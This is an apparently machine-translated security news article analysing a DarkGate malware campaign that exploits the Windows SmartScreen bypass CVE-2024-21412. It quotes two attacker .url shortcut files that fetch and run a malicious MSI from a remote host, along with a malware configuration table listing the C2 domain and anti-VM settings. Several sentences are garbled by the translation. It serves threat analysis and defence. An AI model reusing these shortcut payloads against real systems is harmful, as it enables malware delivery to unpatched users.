Detection of Windows SmartScreen vulnerability being exploited to spread DarkGate malware

A new wave of active DarkGate malware exploits a vulnerability in the now upgraded Windows Defender SmartScreen.

A new wave of active DarkGate malware exploits a vulnerability in Windows Defender SmartScreen has now been upgraded, with the ability to bypass security checks and automatically install fake software installers plating on the target system.

SmartScreen is a Windows security feature that displays a warning when users try to run unrecognized or suspicious files downloaded from the internet. The vulnerability tracked, identified as CVE-2024-21412, is an issue in Windows Defender SmartScreen that allows specially crafted downloads to bypass security warnings from the company. this tool.

Attackers could exploit the vulnerability by creating a Windows Internet shortcut (.url file) that points to another .url file stored on a remote SMB share. This will cause the file in the last location to be executed automatically.

CVE-2024-21412 was patched by Microsoft in mid-February, but it seems that this update has not really been fully applied. Previously, Trend Micro revealed that a group of financial hackers nicknamed Water Hydra successfully exploited this vulnerability as a zero-day to spread their DarkMe malware into the systems of traders. pandemic.

Today, Trend Micro analysts continue to issue an urgent announcement that those behind the DarkGate malware are deploying a new wave of attacks, exploiting similar vulnerabilities to improve the chances of successful infection. attacks on targeted systems.

Details of the DarkGate attack

The attack begins with a malicious email that includes a PDF attachment containing a link that uses open redirects from Google's DoubleClick Digital Marketing (DDM) service to bypass email security checks.

When victims click on the link, they are redirected to a web server that hosts an internet shortcut file. This shortcut file (.url) in turn links to a second shortcut file hosted on a WebDAV server controlled by the attacker.

```
[InternetShortcut]
URL=file://5.181.159.76@80/Downloads/gamma.url
ShowCommand=7
IconIndex=70
IconFile=C:\Windows\System32\shell32.dll
```

Using a Windows Shortcut to open a second Shortcut on a remote server effectively exploits the CVE-2024-21412 vulnerability, causing a malicious MSI file to automatically execute on the device.


```
[InternetShortcut]
URL=file://5.181.159.76@80/Downloads/instantfeat.zip/instantfeat.msi
ShowCommand=7
IconIndex=3
```

These MSI files are masqueraded as legitimate NVIDIA software, Apple iTunes or Notion applications.

When executing the MSI installer, another DLL loading vulnerability involves the file "libcef.dll" and a loader named "sqlite3.dll" that decodes, and executes the DarkGate malware payload on the system .

Once initialized, malware can steal data, fetch additional payloads and inject them into running processes, perform key logging, and grant attackers access from away in real time.

The complex and multi-step infection chain used by DarkGate exploiters since mid-January 2024 is summarized in the diagram below:



Trend Micro said this campaign used DarkGate version 6.1.7. Compared to the older version 5, version 6 features XOR-encoded configuration, new configuration options, and updates to command and control (C2) values.

The configuration parameters available in DarkGate 6 allow operators to define various operational tactics and evasion techniques, such as allowing persistent booting or specifying disk storage capacity and size. Minimum RAM to avoid analysis environment.

Parameter key	Value type and value	Description
0/DOMAINS	String: jenb128hiuedfhajduihfa[.]com	C&C server domain
EPOCH	Int: XXXXXX	Payload generated time
8	Bool: Yes	Fake Error: Display "MessageBoxTimeOut with" message for six seconds
11	String: DarkGate	Fake Error: "MessageBoxTimeOut lpCaption" value
12	String: R0ijS0qCVITtS0e6xeZ	Custom Base64-encoded text for the fake error message, decodes to "HelloWorld!"
15	80	Designates the port number used by the C&C server
1	Bool: Yes	Enables startup persistence and malware installation
3	Bool: Yes	Activates anti-virtual machine (VM) checks based on display devices
4	Bool: Yes	Enables anti-VM check for minimum disk storage
18	Int: 100	Specifies the minimum disk storage required to bypass the VM check in option 4
6	Bool: Yes	Activates anti-VM checks based on display devices
7	Bool: Yes	Enables anti-VM check for minimum RAM size
19	Int: 7000	Sets the minimum RAM size required for the anti-VM check in option 7
5	Bool: Yes	Checks if the CPU is Xeon to detect server environments
25	String: admin888	Campaign ID
26	Bool: No	Determines whether execution with process hollowing is enabled
27	String: zhRVKFlX	Provides the XOR key/marker used for DarkGate payload decryption
Tabla	String: n]Swa6"NY=.yB3jICJzqO147gos{UaciQP(LT2[...	test.txt data (External data source to decrypt AutoIt

Currently, the only option to mitigate the risk from these attacks is to apply Microsoft's February 2024 Patch Tuesday update to fix the bug CVE-2024-21412.